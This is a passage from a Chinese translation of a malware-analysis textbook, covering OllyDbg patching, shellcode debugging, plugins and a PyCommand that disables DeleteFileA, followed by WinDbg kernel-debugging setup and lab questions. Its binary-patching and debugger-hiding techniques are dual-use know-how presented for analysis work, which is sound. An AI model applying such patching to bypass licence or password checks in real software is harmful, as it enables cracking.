OllyDbg可以很容易修改实时数据，如寄存器和标志。它也可以将汇编形式的修补代码直接插入到一个程序。你可以通过高亮选择某块区域来修改指令或内存，右击这块区域，选择Binary→Edit，会弹出让你添加操作码和数据的窗口（OllyDbg具有一些特殊功能，可以使用00项或NOP指令填充程序）。

图9-13 展示了恶意代码的密码保护片段中的代码，它为了配置恶意代码要求输入某个特定密钥。在❶处我们看到，它有一个重要的判断和条件跳转（`JNZ`），来决定是否接受输入的密钥。如果执行了跳转操作，则输出`Bad key`，否则输出`Key Accepted!`。强制程序跳转到`Key Accepted!`路径执行的最简单方法就是修补代码。如图9-13所示，右键单击高亮的条件跳转指令，然后选择Binary→Fill with NOPs，如图中❷处所示。该操作产生的结果是NOP指令替换了`JNZ`指令，程序会认为它接受了正确密钥。




图9-13 OllyDbg中的Patching 选项

注意本例中，仅修补在当前进程实例的内存，如果要把这种修改写入进程的执行文件，还需执

行进一步的修补操作。如图9-14所示，修补操作由两个步骤组成。



图9-14 两步操作将进程的内存补丁复制到硬盘的可执行文件中

要应用这种改变，右击反汇编面板窗口中需要进行修补的代码，选择Copy to executable→All Modifications，如图中❶处所示。这个操作会复制进程内存中的任何修改，并弹出一个新的窗口，如图9-14中下方所示。选择Save File（如图9-14中❷处所示）保存修改到硬盘。

注意，除了用两个NOP指令替换`JNZ`指令之外，图9-14与图9-13包含的代码相同。这个过程会将可执行程序那个位置的NOP指令永久保存到硬盘上。这也就意味着，恶意代码以后会接受任意输入的密钥。当你希望通过永久修改恶意代码片段使它变得更容易分析的时候，这是一项非常有用的技术。

9.11 分析shellcode

OllyDbg有一种分析shellcode的简单方法。下面是使用这种方法的步骤：

1. 将 shellcode 从一个十六进制编辑器复制到剪切板。
2. 在内存映射面板窗口中，选择类型为 `Priv` 的内存区域（这是分配给进程的私有内存，与只读的可执行镜像不同，这些内存被多个进程共享）。
3. 双击内存映射面板窗口的某行，会弹出一个十六进制转储窗口，你可以检查它的内容。该区域应该包含几百个连续为 0 的字节。
4. 在内存映射面板窗口中，右击被选择的区域，选择 Set Access→Full Access，赋予该区域读、写、运行的权限。
5. 返回内存转储窗口。0 字节填充的高亮区域足以容纳整个 shellcode，右键单击选择的内存区域，然后选择 Binary→Binary Paste。这个操作将步骤 1 中复制的 shellcode 粘贴到选择的区域。
6. 设置 EIP 寄存器，指向你修改的内存区域（右击反汇编面板窗口的一条指令，选择 New Origin Here，你可以很容易设置 EIP 寄存器的值）。

上述步骤结束后，你就可以像对待正常应用程序一样运行、调试和单步整个shellcode了。

9.12 协助功能

OllyDbg提供了多种机制来帮助分析，包括下面几种：

日志（Logging） OllyDbg维护一个持续可用的事件日志。要访问这个日志，选择View→Log。此日志显示了加载的可执行模块、触发的断点，以及其他一些信息。另外，在分析过程中，日志还可以帮助你找出为到达某一特定状态而执行的那些操作。

监视（Watches）窗口 OllyDbg支持使用监视窗口，用它可以查看你生成表达式的值。程序运行时，这个表达式会不断更新。你可以通过View→Watches，来访问监视窗口，你也可以在监视窗口中按下空格键，来设置表达式。

帮助（Help） OllyDbg的Help→Contents选项为运算表达式的书写提供了详细说明。当你想监视一些特定数据或者复杂函数时，这个帮助非常有用。例如，如果想监控EAX+ESP+4处的内存，你只需要输入表达式[EAX+ESP+4]。

标注（Labeling） 如IDA Pro一样，你可以为OllyDbg中的子例程和循环添加标注。OllyDbg中的标注是为调试程序中某个地址设置的一个简单符号名称。为了在反汇编面板窗口设置标注，右击一个地址选择Label，此时会弹出提示输入标注的窗口。设置完标注以后，对这个地址的所有引用都会被该标注代替。图9-15 展示了一个添加`password_loop`标注的例子。注意对0x401141处的引用将会改变为新的标注名称。




图9-15 在OllyDbg中设置标注

9.13 插件

OllyDbg拥有一些标准插件，其中一些可以免费下载到。在网站*http://www.openrce.org/downloads/browse/OllyDbg_Plugins*中，你可以找到一些对分析恶意代码有用的OllyDbg插件。

OllyDbg的插件以DLL形式存在，如果要安装某个插件，你将这个插件的DLL放到OllyDbg的安装根目录下即可。一旦将DLL放入OllyDbg的安装根目录，OllyDbg会自动识别这个插件，并将其添加到插件菜单。

注意：编写 OllyDbg 的插件是一个烦琐的过程，如果你想扩展 OllyDbg 的功能，建议你使用 Python 脚本。本章后续部分“脚本调试”会讨论这种技术。

9.13.1 OllyDump

OllyDump是OllyDbg最常使用的插件，它能够将一个被调试的进程转储成一个PE文件。当加载器加载一个可执行文件时，OllyDump会尝试逆向这个进程。然而，OllyDump利用的是进程内存中各段（代码段、数据段等）的状态。OllyDbg最典型的应用就是脱壳，我们会在第18章展开讨论。

图9-16展示了一个OllyDump窗口。在转存时，你可以设置某个段的入口点与偏移量，虽然我建议让OllyDbg自动设置。




图9-16 插件OllyDump的窗口

9.13.2 调试器隐藏插件

调试器隐藏插件用多种方法对探测者隐藏调试器的存在。为了防止恶意代码使用反调试技术，恶意代码分析人员通常在分析恶意代码期间，一直运行调试器隐藏插件。

这个插件主要针对`IsDebuggerPresent`检测、`FindWindow`检测、未处理异常欺骗以及用`OutputDebugString`反OllyDbg调试等反调试技术（我们在第16章讨论反调试技术）。

9.13.3 命令行

OllyDbg的命令行插件允许你用命令行来使用OllyDbg。命令行可以使OllyDbg达到和使用WinDbg类似的体验，但是并没有很多用户使用它（第10章将会讨论WinDbg）。

要打开命令行窗口，选择Plugins→Command Line→Command Line。表9-3 列出了常用命令，更多命令请在命令行插件的帮助文档中查找。

表9-3 OllyDbg的命令行命令

命令	功能
BP 表达式[,条件]	设置软件断点
BC 表达式	移除断点
HW 表达式	设置运行硬件断点
BPX 标注	设置调用标注函数时的断点
STOP 或 PAUSE	暂停运行
RUN	运行程序
G [表达式]	运行到地址
S	Step-into
SO	Step-over
D 表达式	转储内存

调试时，经常需要在导入函数的入口点处中断函数的执行，这样就能查看传递给该函数的参数。使用命令行，可以轻松实现在函数入口点处设置断点。

在如图9-17所示的例子中，展示了一段使用字符串混淆技术的恶意代码片段，其中它调用了一个重要的函数`gethostbyname`。如图中所示，在命令行中运行命令`bp gethostbyname`，可以在`gethostbyname`函数的入口点处设置断点。设置断点后运行程序，它会在`gethostbyname`的开始处中断。查看参数，可以看到程序要解析的域名（本例中是`malwareanalysisbook.com`）。




图9-17 使用命令行快速设置断点

9.13.4 书签

OllyDbg默认情况下自带书签插件，书签插件可以将一个内存位置加到书签中，利用书签，下次不需要记住就可以轻松获取那个内存地址。

右击反汇编面板窗口中的地址，选择Bookmark→Insert Bookmark，可以添加书签。选择Plugins→Bookmarks→Bookmarks，可以浏览书签，然后单击书签可以跳转到该书签代表的地址。

9.14 脚本调试

因为OllyDbg的插件被编译成DLL，创建或者修改一个插件往往是一个复杂的过程。因此，当需要扩展调试功能时，我们采用ImmDbg，它使用Python脚本来扩展功能，并且提供了易于使用的API接口。

ImmDbg的Python API包含很多实用工具和函数。例如，可以将你的脚本像本地代码一样集成到调试器中，创建自定义的表格、图形和各种接口。利用脚本分析恶意代码的原因有多种，典型的包括反调试器补丁、内联函数钩子（hook）以及函数参数日志等，其中许多代码可以在网上找到。

ImmDbg最常见的Python脚本类型是PyCommand。这个Python脚本位于ImmDbg安装目录下的*PyCommands*目录中。编写好Python脚本后，必须将其放到这个目录下才能运行。这些脚本从命令栏运行，并且需要加上前缀“!”，如在命令行中输入`!list`命令，可以列出可用的PyCommand列表。

PyCommand类型脚本拥有如下结构：

- 一系列Import导入语句，用来导入Python的模块（同所有的Python脚本一样）。通过`immlib`或`immutils`模块访问ImmDbg的功能。
- 一个主函数，用来读取命令行参数（以Python列表传递）。
- PyCommand的代码实现部分。
- 返回包含字符串的值。一旦脚本运行结束，主调试器会用这个返回字符串更新状态栏。

代码清单9-3中的代码展示了实现一个PyCommand的简单脚本。这个脚本的作用是阻止恶意代码删除系统中的文件。

代码清单9-3 PyCommand脚本阻止删除文件

```
import immlib

def Patch_DeleteFileA(imm): ❷
    delfileAddress = imm.getAddress("kernel32.DeleteFileA")
    if (delfileAddress <= 0):
        imm.log("No DeleteFile to patch")
        return
```

```
    imm.log("Patching DeleteFileA")
    patch = imm.assemble("XOR EAX, EAX \n Ret 4") ❸
    imm.writeMemory(delfileAddress, patch)

def main(args): ❶
    imm = immlib.Debugger()
    Patch_DeleteFileA(imm)
    return "DeleteFileA is patched..."
```

恶意代码经常在复制文件到另外一个位置之前，调用DeleteFile函数，删除这些文件。如果通过!scriptname（脚本名）运行这个脚本，它将会打补丁DeleteFileA函数让其无效。定义在❶处的main函数调用了Patch_DeleteFileA，在代码清单❷处给出了它的定义，它首先通过调用ImmDbg的API函数getAddress，获取DeleteFileA的地址。一旦获取了函数DeleteFileA的地址，就可以用我们的代码重写这个函数。本例中，在代码清单中❸处，我们用补丁代码覆盖DeleteFileA，代码设置EAX为0，并从DeleteFileA调用中返回。这个补丁导致DeleteFileA函数调用总是失败，因此可以阻止恶意代码删除系统中的文件。

如果想更多地了解关于编写Python脚本的知识，请参考ImmDbg内置的Python命令脚本。如果想进一步了解如何为ImmDbg编写Python脚本，请查看由Justin Seitz编写的*Gray Hat Python* (No Starch Press, 2009)[1]。

9.15 小结

OllyDbg是用户模式下最流行的恶意代码分析调试器，它有很多有用的功能特性，可以帮助你动态分析恶意代码。如你所见，它丰富的接口提供了大量关于调试恶意代码的信息。例如，内存映射是一种查看程序在内存中分布以及所有内存段的绝佳方式。

OllyDbg很多类型的断点都很有用，包括条件断点，它可以在调用函数的某个参数或者程序访问特定内存区域时，中断程序的执行。OllyDbg可以修改运行的二进制程序，以强制执行一个正常情况下不会发生的行为，你还可以永久地将修改保存到磁盘文件中。除了OllyDbg固有的功能之外，它还支持使用插件和脚本调试来扩展功能。

本章介绍的OllyDbg是用户模式下最流行的调试器，第10章我们将重点介绍内核模式下的调试器WinDbg。由于OllyDbg不能调试内核模式下的恶意代码，如内核套件和设备驱动，因此如果你想动态分析这种类型的恶意代码，就需要熟悉WinDbg。

[1] 译者注：已由电子工业出版社引进并翻译出版，《Python 灰帽子——黑客与逆向工程师的 Python 编程之道》，2011。

9.16 实验

Lab 9-1

用OllyDbg和IDA Pro分析恶意代码文件Lab09-01.exe，回答下列问题。在第3章中，我们使用基础的静态和动态分析技术，已经对这个恶意代码做了初步分析。

问题

1. 如何让这个恶意代码安装自身？
2. 这个恶意代码的命令行选项是什么？它要求的密码是什么？
3. 如何利用 OllyDbg 永久修补这个恶意代码，使其不需要指定的命令行密码？
4. 这个恶意代码基于系统的特征是什么？
5. 这个恶意代码通过网络命令执行了哪些不同操作？
6. 这个恶意代码是否有网络特征？

Lab 9-2

用OllyDbg分析恶意代码文件Lab09-02.exe，回答下列问题。

问题

1. 在二进制文件中，你看到的静态字符串是什么？
2. 当你运行这个二进制文件时，会发生什么？
3. 怎样让恶意代码的攻击负载（payload）获得运行？
4. 在地址 0x00401133 处发生了什么？
5. 传递给子例程（函数）0x00401089 的参数是什么？
6. 恶意代码使用的域名是什么？
7. 恶意代码使用什么编码函数来混淆域名？
8. 恶意代码在 0x0040106E 处调用 `CreateProcessA` 函数的意义是什么？

Lab 9-3

使用OllyDbg和IDA Pro分析恶意代码文件Lab09-03.exe。这个恶意代码加载3个自带的DLL（*DLL1.dll*、*DLL2.dll*、*DLL3.dll*），它们在编译时请求相同的内存加载位置。因此，在OllyDbg中对照IDA Pro浏览这些DLL可以发现，相同代码可能会出现在不同的内存位置。这个实验的目的是让你在使用OllyDbg看代码时可以轻松地在IDA Pro里找到它对应的位置。

问题

1. Lab09-03.exe 导入了哪些 DLL？
2. *DLL1.dll*、*DLL2.dll*、*DLL3.dll* 要求的基地址是多少？
3. 当使用 OllyDbg 调试 *Lab09-03.exe* 时，为 *DLL1.dll*、*DLL2.dll*、*DLL3.dll* 分配的基地址是什么？
4. 当 Lab09-03.exe 调用 *DLL1.dll* 中的一个导入函数时，这个导入函数都做了些什么？
5. 当 Lab09-03.exe 调用 `WriteFile` 函数时，它写入的文件名是什么？
6. 当 Lab09-03.exe 使用 `NetScheduleJobAdd` 创建一个 job 时，从哪里获取第二个参数的数据？
7. 在运行或调试 Lab09-03.exe 时，你会看到 Lab09-03.exe 打印出三块神秘数据。DLL 1 的神秘数据，DLL 2 的神秘数据，DLL 3 的神秘数据分别是什么？
8. 如何将 *DLL2.dll* 加载到 IDA Pro 中，使得它与 OllyDbg 使用的加载地址匹配？

第 10 章　使用 WinDbg 调试内核

WinDbg（常被读作“Windbag”）是微软提供的一个免费调试器。虽然在恶意代码分析中WinDbg不如OllyDbg调试器那么流行，但是它有很多独特的优点，比如它支持内核调试。本章我们将探索使用WinDbg进行内核调试和Rootkit分析的方法。

虽然WinDbg也支持用户模式调试，并且本章介绍的内容同时适用于内核模式和用户模式调试，但是恶意代码分析人员通常会使用OllyDbg调试器进行用户模式的调试，因此本章的重点是介绍如何使用WinDbg进行内核模式调试。另外，WinDbg也具有监控Windows系统交互的功能，并且有很多帮助文档。

10.1　驱动与内核代码

为了更好地理解WinDbg内核调试，在介绍内核代码调试之前，我们首先介绍内核代码的工作原理、恶意代码使用内核代码的原因，以及内核代码存在的一些特殊挑战等。Windows设备驱动简称为驱动，它让第三方开发商在Windows内核模式下运行代码。

由于驱动程序常驻内存，并且负责响应用户态应用程序的请求，因此分析它十分困难。另外，由于应用程序不直接与驱动程序通信，而是直接访问设备对象，向具体的物理设备发送请求，使得驱动程序更加难以分析。设备对象由驱动程序创建和销毁，可以被用户态的程序直接访问，但它们并不一定是真实的物理设备。

举例来说，USB闪存驱动器在系统中拥有一个处理USB闪存驱动器请求的驱动，但用户态的应用程序并不能直接发送请求到这个驱动程序，而只能发送请求到一个具体的设备对象。当用户插入一个USB设备到计算机后，Windows系统为USB设备创建一个如F:的设备对象。当应用程序发送请求到F:设备后，最终将由F:设备的驱动程序进行处理。第二个USB设备的处理可由同一驱动程序完成，但应用程序必须通过不同设备访问，如G:。

为了系统能够正常工作，驱动程序必须加载到内核空间，这与DLL需加载到进程空间是同样的道理。当驱动首次被加载时，`DriverEntry`函数将被调用，这与`DLLMain`相似。

与DLL通过函数导出表提供其功能接口不同，驱动通过注册回调函数来提供功能。当用户态的应用程序请求一个服务时，这些回调函数将会被调用。回调函数在`DriverEntry`程序中被注册。

Windows会为每个驱动创建一个驱动对象，并以参数形式将其传给DriverEntry函数，DriverEntry函数用回调函数填充这个驱动对象。然后DriverEntry会创建一个可以被用户态应用程序访问的设备对象，应用程序与驱动的交互请求都将通过这个设备对象进行。

考虑来自用户态应用程序的一个读数据请求。最终这个请求被发送到负责管理硬件并存储读入数据的驱动程序。首先，用户态应用程序应该获得该硬件设备的一个文件句柄，然后在该句柄上调用函数ReadFile。接着内核将会处理ReadFile函数的请求，最终由驱动程序的回调函数来响应对I/O设备的读请求。

请求内核态恶意组件的最常见函数是DeviceIoControl，它是从用户态模块到内核设备的一种通用请求方法。使用该函数时，用户态应用程序传递一个任意长度的缓冲区数据作为输入，并且接收一个任意长度的缓冲区数据作为输出。

用户态应用程序到内核态驱动的调用由操作系统完成，这种调用难以被跟踪。例如，图10-1展示了请求从用户态程序发起并最终到达一个内核驱动的过程。从图中可以看出，请求由用户态程序发起，最后到达内核驱动。在发送到内核的请求中，一部分请求发送到设备驱动去控制硬件设备，而另外一部分仅仅影响一些内核的内部状态。




图10-1 内核如何处理用户态的请求

注意：一些内核态恶意代码并没有明显的用户态组件，也没有创建内核对象，它们仅仅运行在驱动程序中。

恶意驱动通常不控制硬件设备，而是与Windows 操作系统主要的内核组件*ntoskrnl.exe*、*hal.dll*

进行交互。*ntoskrnl.exe*组件包含操作系统核心功能的代码，hal.dll包含与主要硬件设备交互的代码。恶意代码常通过从一个或者多个这样的内核组件中导入函数，来操纵内核。

10.2　安装内核调试

内核调试比起用户模式调试来说更加复杂，因为进行内核调试时，操作系统将被冻结，这种情况下不可能运行调试器。因此，调试内核的常用方法是使用VMware。

与用户态调试不同，内核调试需要一些初始化设置。首先需要设置虚拟操作系统并开启内核调试，然后配置VMware使虚拟机与宿主系统之间有一条虚拟化的串口，同时还应该配置宿主操作系统中的WinDbg。

虚拟操作系统的设置是编辑*C:\boot.ini*（Windows XP下请确保文件夹选项设置为显示隐藏文件），该文件在系统中通常是隐藏的。建议在编辑*boot.ini*文件之前，为你的虚拟操作系统做一个快照，如果配置文件错误或者损坏了*boot.ini*，你可以使用快照还原系统。

代码清单10-1 是设置内核调试功能之后，*boot.ini*文件的内容。

代码清单10-1　开启内核调试后boot.ini的内容

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
❶ multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
/noexecute=optin /fastdetect
❷ multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional with Kernel
Debugging" /noexecute=optin /fastdetect /debug /debugport=COM1 /baudrate=115200
```

以Windows XP为例，代码清单中❶处指明默认加载的操作系统。❷处是为了设置内核调试而加入的一行。通常你系统中的*boot.ini*与❶类似。

复制系统中*boot.ini*最后一行，然后粘贴到*boot.ini*中新的一行，除了你应该加入的附加选项`/debug /debugport=COM1 /baudrate=115200`外，其他项均与上一行相同（不用考虑行上其他的元素，如`multi(0)disk(0)`，简单的完全复制，只需加入附加选项）。其中`/debug`标记代表开启内核调试，`/debugport=COM1`标记告诉系统使用哪个端口来连接调试系统与被调试系统，`/baudrate=115200`标记用来指定串口数据传输速率。在本例中，我们使用VMware创建的串口。为了方便识别开机系统选项，我们将第二启动项命名为“`Microsoft Windows XP Professional with Kernel Debugging`”。

当下次开机运行你的虚拟操作系统时，系统会提供一个开启内核调试的选项让你选择。另外，系统会给你30秒的时间，决定是否以调试模式启动系统。如果想要连接内核调试器（即WinDbg），

你需要在每次开机时选择调试版本启动项。

> **注意：**操作系统以调试模式启动，并不意味着需要连接调试器，在没有连接调试器的情况下，系统也会正常运行。

下一步，需要设置VMware，在虚拟操作系统和宿主操作系统之间创建一个虚拟连接。为此，我们在VMware上添加一个新的设备来使用宿主系统中的一个命名管道上的串口。下面是添加设备的步骤：

1. 单击 VM→Settings，然后会弹出 VMware 设置对话框。
2. 在 VMware 设置对话框中，单击右下角的 Add 按钮，在弹出的设备类型选择窗口中选择 Serial Port，然后单击下一步。
3. 在请求串口类型的对话框中，选择 Output to Named Pipe，然后单击下一步。
4. 在接下来的窗口中，输入**`\\.\pipe\com_1`**对管道进行命名，然后选择 `This end is the server` 和 `The other end is an application`。当完成串口的添加后，虚拟机的设置对话框应该与图 10-2 中所示的串口设备的配置类似。




图10-2 为虚拟机添加一个串口

5. 选中 Yield CPU on poll 单选框。

> **注意：**窗口和对话框的确切顺序随 VMware 版本的不同而有一些差异。本章介绍的是 VMware Workstation 7 下的安装说明。其他版本的配置过程应该相同，但是配置窗口和对话框会有略微不同。

完成虚拟机的配置后启动虚拟机。在宿主操作系统中，使用下列步骤使WinDbg连接虚拟机并开始调试内核。

1. 启动 WinDbg。
2. 选择 File→Kernel Debug，单击 COM 标签，然后输入文件名和先前在 *boot.ini* 文件中设置的波特率，本例中我们设置为 115200。单击 OK 按钮前确认选中了 Pipe 复选框，设置窗口如图 10-3 所示。




图10-3　开始使用WinDbg进行内核调试

如果虚拟操作系统处于运行状态，调试器会在数秒内连接到虚拟机操作系统。如果虚拟操作系统没有运行，调试器将处于等待，直到虚拟操作系统启动，启动过程中调试器将连接到被调试系统。调试器连接后，为了更加全面地获取到调试过程发生的事件，建议在调试过程中启用详细信息输出功能。启用详细信息输出功能后，每当驱动程序被加载和卸载时，你将会得到通知。这些信息在某些情况下可以帮助你识别恶意驱动的加载。

10.3　使用WinDbg

WinDbg的大部分功能通过命令行接口提供，本节将涵盖一些较重要的命令。你也可以在WinDbg的帮助菜单中浏览所有命令。

10.3.1 从内存中读取

WinDbg的内存窗口支持直接通过命令来浏览内存。命令d是用来读取如程序数据或堆栈等内存位置的命令。下面是基本的语法：

```
dx addressToRead
```

这里x是显示数据格式的一个选项。表10-1列举了几种显示数据常用的方式。

表10-1 WinDbg的读选项

选项	描述
da	读取内存数据并以 ASCII 文本显示
du	读取内存数据并以 Unicode 文本显示
dd	读取内存数据并且以 32 位双字显示

例如，使用da 0x401020命令可以显示偏移量0x401020处的字符串。

e命令使用方法相同，来改变内存的值，它使用下列语法：

```
ex addressToWrite dataToWrite
```

其中x与dx命令中的x值相同，其他更多附加选项可以查阅帮助文档。

10.3.2 使用算术操作符

WinDbg支持在命令行中使用简单的算术操作符，对内存和寄存器进行直接操作，如加（+）、减（—）、乘（*）、除（/）。在试图创建一个条件表达式断点时，命令行选项就如快捷方式一样好用。

命令dwo用来解引用一个32位的指针，并查看该指针代表地址的值。例如，设置一个函数断点，该函数第一个参数是一个宽字符串指针，通过下面命令可以查看字符串内容：

```
du dwo (esp+4)
```

其中esp+4表示第一参数的位置，dwo运算符标识字符指针的位置，然后使用du命令通知WinDbg显示出该位置处的宽字符串。

10.3.3 设置断点

在WinDbg调试器中，bp命令用来设置基本断点。同时WinDbg也可以使用一些命令，这些命令可以在断点触发时、控制转给用户之前自动运行。使用go(g)命令，在断点处执行一个动作后继续执行，而不用等待用户。例如，下面命令可以在每次调用GetProcAddress函数时，在不中断程序执行

的前提下，打印出第二个参数。

```
bp GetProcAddress "da dwo(esp+8); g"
```

这个例子在每次调用`GetProcAddress`函数时打印函数名。这是一个比较有用的功能，因为断点的运行速度远远快于将控制流转到用户后等待用户确认的速度。当使用条件语句时，如`if`语句、`while`循环等，这个命令行字符串会变得相当复杂。另外，WinDbg支持使用这些命令的脚本。

> **注意**：有时，一些命令会试图访问无效的内存位置，例如 GetProcAddress 的第二个参数可以是一个字符串也可以是一个序号。如果这个参数是一个序号，WinDbg 可能会试图解引用一个无效的内存位置。但幸运的是，WinDbg 并不会崩溃，而是简单的输出????作为该地址的值。

10.3.4 列举模块

在OllyDbg调试中，内存映射可以列举出所有内存段与加载模块，但是WinDbg却没有相似的功能。然而，WinDbg的`lm`命令可以列举出加载到进程空间的所有模块，包括用户模式下的可执行模块，DLL以及内核模式下的内核驱动，同时也会列举出每个模块的起始与结束地址。

10.4 微软符号表

调试符号表提供了有限的源代码信息，来帮助理解汇编代码。微软提供的调试符号表中包含某些函数和变量的名字。

在这里所说的调试符号就是某个特定内存地址的一个名称，大多数调试符号提供一个地址名称来表示一个函数，也有一些地址名称表示数据地址。例如，在没有调试符号信息的情况下，地址8050f1a2的函数不会被标注。如果你已经配置了符号信息，WinDbg将告诉你该函数的名字为`MmCreateProcessAddressSpace`（假设这是地址8050f1a2处的函数名）。仅靠一个地址，你不会了解关于这个函数更多的信息，但这个函数名却告诉我们这个函数创建了一个进程的地址空间。同时，你也可以使用符号名称，来查找内存中的函数和数据。

10.4.1 搜索符号

WinDbg中符号的格式如下所示：

```
moduleName!symbolName
```

这种语法可以在任意一个拥有正常地址的地方使用。其中*moduleName*表示*.exe*、*.dll*或者*.sys*格式文件的文件名（不包括其扩展名）。*symbolName*是与这个地址相关联一个名字。然而，*ntoskrnl.exe*是一个特例，它的module Name是`nt`，而不是`ntoskrnl`。例如，若你想反汇编*ntoskrnl.exe*中的

NtCreateProcess函数，你可以使用反汇编命令u（表示反汇编）连同参数nt!NtCreateProcess来完成。如果你不指定库名，WinDbg会搜索所有的已加载模块，来寻找匹配的符号。这可能需要花费很长时间，因为它必须加载每个模块，并且搜索每个模块的符号。

bu命令允许你用符号在没有加载的代码中设置一个延迟断点。延迟断点是一个断点，仅当加载一个名字匹配的模块时，延迟断点才会被设置。例如，bu newModule!exportedFunction命令会指示WinDbg：一旦newModule模块加载，在exportedFunction上设置断点。分析内核模块时，该命令与$iment命令搭配非常有用，因为它可以确定一个给定模块的入口点。命令bu $iment(driverName)会在任何驱动程序代码运行之前在其入口点设置一个断点。

x命令允许你使用通配符来搜索函数或符号。例如，若你希望寻找执行进程创建的内核函数，可以搜索*ntoskrnl.exe*中包含字符串CreateProcess的所有函数。命令x nt!*CreateProcess*将会显示导出函数和内部函数。以下是x nt!*CreateProcess*命令的输出信息。

```
0:003> x nt!*CreateProcess*
805c736a nt!NtCreateProcessEx = <no type information>
805c7420 nt!NtCreateProcess = <no type information>
805c6a8c nt!PspCreateProcess = <no type information>
804fe144 nt!ZwCreateProcess = <no type information>
804fe158 nt!ZwCreateProcessEx = <no type information>
8055a300 nt!PspCreateProcessNotifyRoutineCount = <no type information>
805c5e0a nt!PsSetCreateProcessNotifyRoutine = <no type information>
8050f1a2 nt!MmCreateProcessAddressSpace = <no type information>
8055a2e0 nt!PspCreateProcessNotifyRoutine = <no type information>
```

另一个有用的命令是Ln，它用来列出最接近给定内存地址的符号，它可以用来确认指针指向的函数。例如，若我们看到一个到地址0x805717aa的函数调用，我们想知道这个地址处代码的意图，就可以使用以下命令：

```
  0:002> ln 805717aa
  kd> ln ntreadfile
